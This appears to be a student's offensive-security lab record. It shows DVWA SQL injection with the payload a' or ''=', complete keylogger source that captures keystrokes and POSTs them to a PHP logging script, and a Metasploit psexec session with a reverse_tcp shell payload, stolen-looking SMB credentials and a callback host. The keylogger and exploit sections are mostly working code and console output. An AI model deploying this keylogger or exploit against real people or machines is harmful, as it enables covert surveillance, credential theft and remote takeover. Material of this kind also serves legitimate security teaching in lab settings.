root	localhost	No	ALL PRIVILEGES	Yes	Edit Privileges Export

Step 4 : Go to site localhost/sql_injection/setup.php and click on create/reset database.



Step 5 : Go to login.php and login using admin and .



Step 6 : Opens the home page.

The screenshot shows a web browser window with the DVWA logo at the top. The main content area displays the title "Welcome to Damn Vulnerable Web App!" and a "WARNING!" section. A sidebar on the left lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "SQL Injection" option is highlighted in green.

Step 7 : Go to security setting option in left and set security level low.

The screenshot shows the DVWA Security settings page. It features a "Script Security" section where the security level is set to "low". Below it is a "PHPIDS" section with a note about enabling PHPIDS across the site. The sidebar on the left remains the same as in the previous screenshot, with "SQL Injection" still highlighted.

Step 8 : Click on SQL injection option in left.

A screenshot of a web browser window displaying the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is `localhost/Sql_injection/vulnerabilities/sql/`. The main content area shows the title "Vulnerability: SQL Injection". On the left, there is a vertical sidebar menu with the following options:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection** (highlighted in green)
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

The "User ID:" input field contains a single digit "1". Below the input field is a "Submit" button. To the right of the input field, under the heading "More info", are several external links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQ_L_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Step 9 : Write "1" in text box and click on submit.

A screenshot of the DVWA SQL Injection page after the user has submitted the value "1" in the User ID field. The results of the exploit are displayed below the input field:

```
ID: 1
First name: admin
Surname: admin
```

The rest of the page remains the same, with the sidebar menu and external links visible.

Step 10 : Write "a' or "=" in text box and click on submit.

A screenshot of a web browser displaying the DVWA SQL Injection page. The URL is `localhost/sql_injection/vulnerabilities/sql/?id=a'+or+''%3D&Submit=Submit`. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various exploit categories. The "SQL Injection" category is highlighted. The main content area shows a user input field labeled "User ID:" with the value "ID: a' or ''='". Below it, several user records are listed, each with a different first name and surname. The first record is "First name: admin Surname: admin". The second is "First name: Gordon Surname: Brown". The third is "First name: Hack Surname: Me". The fourth is "First name: Pablo Surname: Picasso". The fifth is "First name: Bob Surname: Smith". All these entries are displayed in red text, indicating they are part of the injected query's output. A "Submit" button is visible next to the input field. At the bottom of the page, there is a "More info" section containing links to external resources about SQL injection.

Step 11 : Write "1=1" in text box and click on submit.

A screenshot of a web browser displaying the DVWA SQL Injection page. The URL is `localhost/sql_injection/vulnerabilities/sql/?id=1%3D1&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". The sidebar menu is identical to the previous screenshot. The main content area shows a user input field labeled "User ID:" with the value "ID: 1=1". Below it, a single user record is listed: "First name: admin Surname: admin". This result is displayed in green text, indicating it is part of the injected query's output. A "Submit" button is visible next to the input field. At the bottom of the page, there is a "More info" section containing links to external resources about SQL injection.

Step 12 : Write "1*" in text box and click on submit.



PRACTICAL : 09

Aim: Create a simple keylogger using PHP JAVASCRIPT AND HTML

CODE:

KEYLOG.PHP

```
<?php  
  
$file = fopen('keylog.txt', 'a+');  
  
fwrite($file, date("Y-m-d H:i:s") . PHP_EOL . $_POST['presses'] . PHP_EOL);  
  
fclose($file);  
  
echo "OK";
```

KEYLOG.JS

```
var keylog = {  
  
    // (A) SETTINGS & PROPERTIES  
  
    delay: 1000, // How often to send data to server  
  
    min: 5, // Send to server only when there are at least X presses  
  
    cache: [], // Key presses
```

// (B) LISTEN TO KEYPRESSES ON PAGE LOAD

```
init: function () {  
  
    window.addEventListener("keydown", function(evt){  
  
        keylog.cache.push(evt.key);
```

```
});

window.setInterval(keylog.send, keylog.delay);

},


// (C) SEND CAPTURED KEYS TO SERVER

send: function () { if (keylog.cache.length > keylog.min) {

// (C1) DATA

var data = new FormData;

data.append("presses", JSON.stringify(keylog.cache));


// (C2) AJAX

var xhr = new XMLHttpRequest();

xhr.open("POST", "keylog.php");

// OPTIONAL - FOR DEBUGGING OR FEEDBACK

// xhr.onload = function(){ console.log(this.response); };

xhr.send(data);

keylog.cache = [];

}

};

window.addEventListener("DOMContentLoaded", keylog.init);
```

KEYLOG.HTML

```
<!DOCTYPE html>

<html>

<head>

<title>Simple JS Keylogger Example</title>

<script src="keylog.js"></script>

</head>

<body>

<h1>Keylogger Example</h1>

<p>All keypresses will be collected!</p>

<input type="text"/>



<br><br>

<textarea></textarea>

</body>

</html>
```

OUTPUT :



Keylogger Example

All keypresses will be collected!

A

File This PC Windows (C:) xampp htdocs

Name	Date modified	Type	Size
dashboard	07-03-2024 03:34 PM	File folder	
img	07-03-2024 03:34 PM	File folder	
webalizer	07-03-2024 03:34 PM	File folder	
xampp	07-03-2024 03:34 PM	File folder	
applications	15-06-2022 09:37 PM	Chrome HTML Do...	4 KB
bitnami	15-06-2022 09:37 PM	Cascading Style Sh...	1 KB
Demo1	07-03-2024 03:49 PM	PHP File	1 KB
favicon	16-07-2015 09:02 PM	Icon	31 KB
index	16-07-2015 09:02 PM	PHP File	1 KB
Keylog	07-03-2024 04:00 PM	Chrome HTML Do...	1 KB
Keylog	07-03-2024 04:00 PM	JavaScript File	2 KB
keylog	07-03-2024 04:02 PM	PHP File	1 KB
keylog	07-03-2024 04:07 PM	Text Document	1 KB

keylog

File Edit View

```
2024-03-07 11:36:57
["Meta", "Shift", "c", "a", "d", "v"]
2024-03-07 11:37:00
[" ", "v", "a", "d", "g", "q", "r", "g", "w", "r", "a", "k", "o", "f", "n", "a", "d", "b"]
2024-03-07 11:37:03
[" ", " ", "Control", "Shift", "shift", "'", "d", "v", "d"]
2024-03-07 11:37:54
[" ", "s", "k", "i", "d", "k", "i", "s", "k", "d", "i"]
2024-03-07 11:37:55
["k", "d", "i", "s", "k", "d", "s", "c", "d", "c", "n", "d", "b", "h", "v", "f", "b"]
```

PRACTICAL NO. 10

AIM: Using Metasploit to exploit

Steps:

Download and open metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWycVEp - "MXAVZsCqfRtzWScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```